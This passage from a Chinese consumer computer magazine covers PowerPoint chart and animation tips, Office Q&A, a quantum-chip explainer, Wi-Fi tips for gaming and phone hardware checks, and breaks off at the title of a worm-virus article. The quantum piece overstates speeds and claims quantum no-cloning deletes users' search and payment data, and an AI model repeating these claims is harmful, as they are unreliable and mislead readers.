可以看到利用自行绘制多边形，我们可以将原来无法编辑的图表变为矢量图形，从而可以在PPT中进行任意编辑。对于类似地图、仪表盘等特殊图形，我们可以利用这个方法进行转换。

利用渐变填充制作组合图表

在PPT中为了可以实现更好的可视化效果，我们经常使用一些图标组合来直观表示比例。对于这类组合图表，利用PPT的渐变填充可以轻松实现。

比如现在需要使用一个人形来表示白领亚健康比例（健康：亚健康=25%:75%）。在PPT中点击“插入→形状”，依次插入一个圆形、圆角矩形和矩形，同时对其进行组合处理（注意彼此的比例）。完成人形的组合后，依次选中三个图形，点击“绘图格式→形状→联合”，将其组合为一个人形图案（图6）。

选中上述组合图形，右击选择“设置形状格式”，填充选择“渐变填充”，然后将多余的渐变光圈全部删除，只保留两个渐变光圈，并将前后光圈的颜色设置为灰色和醒目的红色（分别对应正常和亚健康的标记），拖动灰色渐变光圈，将位置设置为25%处（图7）。

操作同上，继续拖动右侧红色渐变光圈，将其位置也设置为25%。这样一个由灰色和红色组成的小人就完成了，颜色分别表示正常和亚健康的占比。最后对图表稍微进行美化，填充幻灯片背景，添加说明文字，这样组合图表是不是更直观表达了PPT主题（图8）。

如果要对小人进行左右填充，我们则可以通过裁剪的方法实现。比如上述例子，可以先复制出10个同样形状的小人依次排列，然后将第三个小人复制并粘贴为图片放置在原来小人的上方并重叠对齐，然后使用裁剪工具将其裁剪一半，其他图表填充为红色，这样也可以很直观地看到亚健康人群所占的比例（图9）。CF


书童 soft@cfan.com.cn

为PPT制作旋转衰减动画

文|马震安

在进行幻灯片展示时，如果幻灯片上的LOGO在出现时加上旋转并逐渐衰减的动画效果，会为幻灯片锦上添花。在实际制作过程中，在PPT中利用口袋动画PA插件，就比较容易实现如上所述的动画效果。

首先，下载并安装好口袋动画PA插件。新建空白幻灯片，设置好背景颜色，插入所需要的LOGO图片（最好是圆形），如果不是圆形的，可以选中该LOGO图片后，选择“格式”选项卡，点击“裁剪→裁剪为形状→椭圆”，这时LOGO图片变成椭圆形了，再改变其参数，使其长、宽相等，这样就将LOGO图片变成圆形的了（图1）。



小提示

公式中的“#ppt_r”代表摆动的角度初始值；“+”代表旋转起始方向，“正”表示向右，“负”表示向左；“30”代表摆动的角度范围；“10”代表来回摆动次数的2倍；“(1-$)”代表使摆动幅度衰减。

接下来，选择“口袋动画PA”选项卡，点击“盒子版”，这时就会切换到“专业版”。选中LOGO图片，点击“动画风暴”，在弹出窗口的“动画列表”处点击“+”，选择“自定义动画”，再点击“动作列表”中的“+”，选择“基本属性”，选中添加的“X坐标”属性，在右侧的“属性”选项卡中，点击“属性类型”处右侧的下拉列表，选择“旋转”，这样“X坐标”属性就变成“旋转”属性了。在“动画帧点设置”处的当前帧处选择“第1帧”，公式处输入“#ppt_r+30*sin(10*pi*$)*(1-$)”。在当前帧处选择第2帧，时间处设置为1，值处也设置为1。这样设置就能实现旋转衰减的动画效果了（图2）。

当然，还可以再为LOGO图片增加动画效果。同样，选中LOGO图片，再在“动画列表”处点击“+”，选择“预设进入型→缩放”，选中该动画效果，在“动画列表”处点击“↑”，将其放到自定义动画上面；选中动画列表中的自定义动画（即旋转衰减动画），选择“动画计时”选项卡，在触发方式处选择“上一个之后”。这样，当点击鼠标时，LOGO图片就实现了先缩放显示再进行旋转衰减的动画效果（图3）。CF

洁丝 zc@cfan.com.cn

文本文件转换为表格文件

Q：因工作需要在一台电脑上制作一个表格，但是这个电脑上没有Office办公软件，于是就在文本文件中制作出了相应的内容。怎么将其导入到Excel表格文件中？

A：在Excel办公软件中选择“数据”标签，点击“获取数据”按钮，在弹出的菜单中选择“自文件”中的“从文本”命令，然后在弹出的对话框中选择要导入的文本文件。这样就可以看到一个表格效果，如果没有问题的话直接点击“加载”按钮就可以了。



Word文档不能显示完整信息

Q：在Word 2016中创建了一个文档，里面有四页的内容，但是今天用Word 2013打开，只能成功地显示出一页。请问这个文档到底是怎么回事？怎样进行修复操作？

A：出现这样的情况很可能是文档自身的问题，所以建议换一款办公软件打开试一试，比如WPS Office等。如果可以正常显示的话，建议将这个文档进行另存为处理，这样就可以重新创建一个文档文件，再切换到Word 2013软件中看看能不能正常地显示。

快速调整文档的字号大小

文|老万

Q：别人编辑的文档当自己查看的时候，肯定会出现很多不适的情况，比如经常遇到的情况就是文字大小不符合自己的要求。如何才能对文字的大小进行快速的调整操作？

A：其实在微软的Office办公软件中，有很多常见的操作都是可以利用快捷键来快速完成的。比如用户要想调整文字的大小，只需要先通过快捷键Ctrl+A选中所有的文字，再通过快捷键Ctrl+】就可以逐步放大文字的大小。



通过快捷键Ctrl+【就可以逐步缩小文字的大小。

快速选中文档的高亮内容

Q：在编写文档的时候，为了突出某一部分的内容，都会对其进行高亮显示的标注，但是在编辑完成以后，就需要将这些高亮标注取消掉，但是去除操作却非常麻烦。有没有更加快捷的方法？


A：打开软件的“替换”窗口，点击“更多”按钮，选择右下角“格式”菜单中的“突出显示”命令，点击“查找下一处”按钮进行查找，这样就可以很方便地查找到高亮显示的内容。将高亮去掉以后，再点击“查找下一处”按钮进行操作，就可以很快地解决相关的问题了。



英文字母大小写快速转换

Q：在创建文档的时候，经常会输入一些英文的单词，但是通过输入法输入的单词都是全部小写的字母，而为了更好地规范单词的输入，常常都需要首字母为大写。如何快速地进行转换操作？

A：选中要进行转换的段落内容，选择Word中的“开始”标签，点击“字体”中的“更改大小写（Aa）”按钮，然后在弹出的菜单中选择“每个单词首字母大写”命令就可以了。CF



柳絮飞 zc@cfan.com.cn

个小能量大
解密自旋量子位芯片

文|技术宅

最近英特尔正在测试一种新型的“自旋量子位”芯片，这款芯片体积非常小，比铅笔的橡皮擦还小。今天就让我们解读这款新型芯片与传统芯片相比有何不同，以及它对当下的计算机技术发展又会带来什么样的改变。

量子芯片 一个日益火热的概念

说到量子，可能很多朋友还有些许陌生。不过关心芯片科技的朋友都知道，现在传统计算机发展中逐渐遭遇功耗墙、通信墙等一系列问题。以往一直在芯片替代速度上战无不胜的摩尔定律逐渐失效，因为随着芯片速度的发展，芯片功耗和通信已经成为限制芯片发展的瓶颈。


我们以CPU发展为例，AMD的最新32核处理器TDP功耗达到了250W。Intel的28核处理器则要300W，据说需要一台功率超过1000W的电源才能带动，显然这样的功耗会让人无法承受（图1）。



① • 英特尔展示28核CPU

另一方面，随着CPU性能的提升，它所需的通信带宽也呈现成倍的增长。比如上述28核处理器支持双路/四路/八路扩展，每路三条UPI总线(速度达到10.4/9.6GTs）。对于整机性能来说要实现CPU火力全开，这就得需要内存、显卡、硬盘等同样具备高速的通信性能。这些硬件通信速度已经达到极限，因此传统的芯片亟需一种更新的技术来进行替代。

为了解决功耗墙、通信墙等系列问题，现在芯片厂商使用“量子芯片”技术来实现更新换代。量子计算的基本原理是以量子位作为信息编码和存储的基本单元，通过大量量子位的受控演化来完成计算任务。量子计算机具有超高的计算能力和极低的功耗，比如超级计算机神威·太湖之光，运算速度是每秒9.3亿亿次；而一台50量子比特的运算速度将达到每秒1125亿亿次，瞬间秒杀世界最强超级计算机（图2）。



② • 中国首台光量子计算机

个小能量大 自旋量子位芯片


正是看到量子计算超强的计算能力，目前英特尔研究人员正在开发的新型“自旋量子位”芯片，就是英特尔量子计算机向前迈进的标志。

首先这种芯片的量子比特非常小，大约50nm（1500个量子比特约与人的一根头发直径相当），这意味着英特尔未来的量子计算机芯片可能会包含数千甚至上百万的量子比特。现在仅仅一台50量子比特的运算速度将达到每秒1125亿亿次，瞬间秒杀世界最强超级计算机，可以想象如果量子比特呈几何倍级的增加时，它们的计算能力有多么恐怖（图3）。

柳絮飞 zc@cfan.com.cn

其次这种自旋量子芯片不包含晶体管，但是可以容纳单个电子的量子位。这些单电子的行为可以同时处于多个自旋态，比现在的晶体管具有更强的计算能力。比如英特尔最新的3-8121U处理器，其每平方毫米的晶体管数量高达1亿个，但是自旋量子芯片不包含晶体管，这样在同样的范围内，新型的处理器就可以容纳更多数量的量子，从而大幅提高处理器的计算能力，同时又不会占用更多的封装体积（图4）


另外一方面，量子并行计算特性可以使高速计算能力进一步加强。在传统计算机里，存储的信息单位是比特（bit），比特使用二进制，也就是说一个比特表示的不是“0”就是“1”。在量子计算机里，它的信息单位是量子比特（qubit），量子比特可以表示“0”，也可以表示“1”，甚至还可以是“1”和“0”的叠加状，即同时等于“0”和“1”。在理论上，2个量子比特的量子计算机每一步可以做到2的2次方，也就是4次运算，所以说，50量子比特的运算速度（2的50次方=1125亿亿次）。这样通过并行运算，可以让量子计算机拥有超高的计算能力（图5）。



③ • 英特尔开发量子计算芯片



④ • 英特尔3-8121U处理器



⑤ • 英特尔展示量子芯片

量子芯片 给我们的生活带来更多惬意

通过上面的介绍，我们知道量子计算机可以实现超高的计算能力，同时不可复制，这些特性可以为我们的生活带来很多便利。

比如在日益发达的网络活动中，如何更好地保护用户的隐私是安全厂商一直在努力的方向。因为量子不可克隆的原理，用户所在网络上关于搜索、支付等的私密信息任何人都不会得到保存备份。也就是说如果量子计算机普及后，用户的搜索、在线支付、语音通信等均可以实现搜后即删、输后即消的完美体验，有效保护我们的隐私信息不会被泄露。

当然借助量子计算超高的计算能力，在需要复杂计算的领域，比如天气预报、新药研发、基因测序等领域，量子计算都可以发挥极大的作用。在不久的未来，也许我们出门前就可以精确查到半小时，甚至几分钟后准确的天气状况。而新药研发速度加快，则可以为每个人的健康带来更多的呵护。

正是看到量子计算的超强能力，现在各大IT巨头也在发展自己的量子计算技术，比如百度宣布成立量子计算研究所，开展量子计算软件和信息技术应用业务研究；阿里云成立了「中国科学院 - 阿里巴巴量子计算实验室」，开展量子计算的研究；腾讯SNG也于2017年12月宣布成立量子实验室；IBM已经通过IBM Q体验网站上线了5量子比特和16量子比特的系统，以供公众访问（图6）。我们期待量子技术早日造福人类生活！CF



⑥ • IBM展示基于量子计算机的IBMQ系统

王健 wangjian@cfan.com.cn

远离游戏噩梦 避免Wi-Fi断流

文|镜花水月

喜欢玩《王者荣耀》等手游的用户最担心的就是遇到“460”问题，特别是团战中的某个瞬间发作，战后会被队友“吐槽致死”。那么，如何才能最大限度避免类似的问题呢?

寻找稳定网络环境

现在的手游大都需要联网，而只要联网就肯定存在网络延迟的问题。还是以《王者荣耀》为例，一般60ms左右不会感到任何延迟，而上升到100ms左右时就会略感卡顿，200ms左右时技能释放就会出现迟钝和滞后的感觉，至于460ms就完全动弹不得了。

如果你想在户外使用数据流量游戏，那就尽量寻找一个固定且网络稳定的位置，最忌在乘坐公交或地铁这些“移动中”的环境下游戏。原因很简单，当地铁过站、公交过桥时存在基站切换的问题，此时非常容易出现严重的网络延迟问题，导致游戏失利。

Wi-Fi断流的噩梦

如果你多在Wi-Fi环境下游戏，相信也经常遇到网络不稳，偶尔出现460的问题。用专业的术语解释，这个现象就是所谓的“Wi-Fi断流”。

如何避免Wi-Fi断流

想避免Wi-Fi断流，建议先从路由器端入手，将家里的路由器换成支持MU-MIMO以及波束成形功能的新品，解决同时连接电视、平板、智能插座、笔记本和多部手机时的高带宽、高干扰、高数据吞吐处理量的需求。

接下来，还需要我们在手机端进行一些设置优化。下面我们就以小米手机为例，简单列出需要优化的选项。

在“设置→WLAN”中找到“智能流量策略”，并将其设定在“关闭”状态（图1），像华为荣耀品牌，也建议关闭类似的“WLAN+”功能。进入WLAN选项的高级设置界面，将“在休眠状态下保持WLAN网络连接”设定为“始终”（图2），并找到（如果有）“WLAN频带”，将其设定为“仅使用2.4G频带”（图3）。



①



②



③

在“设置→我的设备→全部参数”界面连续点击“MIUI版本”激活并进入“开发者选项”，关闭“主动从WLAN网络切换到移动数据网络”选项（图4），这是防止当Wi-Fi信号变弱时，手机自动切换数据联网而导致短时间的460问题。此外，如果在开发者选项中还有“使用旧版DHCP客户端”，请将其设定在“打开”状态（图5）。



④



⑤

总之，Wi-Fi断流是一直困扰智能手机的问题，无论是高端的iPhone还是千元机都无法根治，而我们所能做的，就只有降低这个问题出现的几率而已。CF

小提示

还有部分网友反映，在打开蓝牙后使用Wi-Fi游戏时出现断流的几率要远大于关闭蓝牙的状态。所以游戏时建议大家不要使用蓝牙耳机，并关闭手机的蓝牙功能。

王健 wangjian@cfan.com.cn

告别隐患
浅析手机故障的排除思路

文|镜花水月

为了节约开销，现在很多用户都喜欢在闲鱼等平台购买二手手机。然而，闲鱼等平台在确认收货后，一旦发现手机存在硬件故障就会非常麻烦，所以在确认收货前就要做好完善的检测。那么，如何才能快速排除手机可能隐藏的硬件故障呢？

寻找工程代码

每个Android手机品牌都有自己的一套进入工程模式的方法，其中就存在用于检测硬件故障的代码。以小米手机为例，在拨号界面输入“*#*#64663#*#*”就能进入硬件检测界面（图1），在这里我们可以一键检测听筒、扬声器等硬件是否存在故障，或是手动校准距离和光线传感器参数等（图2）。



①
②

以扬声器测试为例，测试过程扬声器会先后传出英文和中文的语音，按照提示点击屏幕上的按钮即可（图3），如果没有声音就说明扬声器存在故障。如果你发现手机自动调节亮度功能不好用，接听电话时屏幕不会自动熄灭，则可选择对光线和距离传感器进行监测和校准（图4），说不定就能解决问题。



③



④

利用系统APP

为了方便用户，少数品牌还会将故障监测功能集成在系统APP中。以华为（荣耀）手机为例，在“会员服务”APP中就集成了“故障排除”和“智能检测”功能。


在故障排除界面（图5），列出了手机使用中可能遇到的各种软硬问题，点进去就可查看相关的解决问题的方法（图6）。



⑤

在快捷服务的更多界面中我们可以找到智能检测功能的入口（图7），点进入就能看到类似上文小米手机的故障排查界面，并可按照自动或手动的方式，对每一项或指定项目进行监测，按照界面提示进行监测即可（图8）。

有了本文的方法，相信大家就能在最短的时间内，对手机进行更为详细的潜在故障的排除，无论是购买新机还是二手手机都能用上哦。



⑥



⑦



⑧

洁丝 zc@cfan.com.cn

蠕虫病毒挖矿勒索样样精通

文|重剑

病毒名称：Bondat蠕虫

病毒危害：

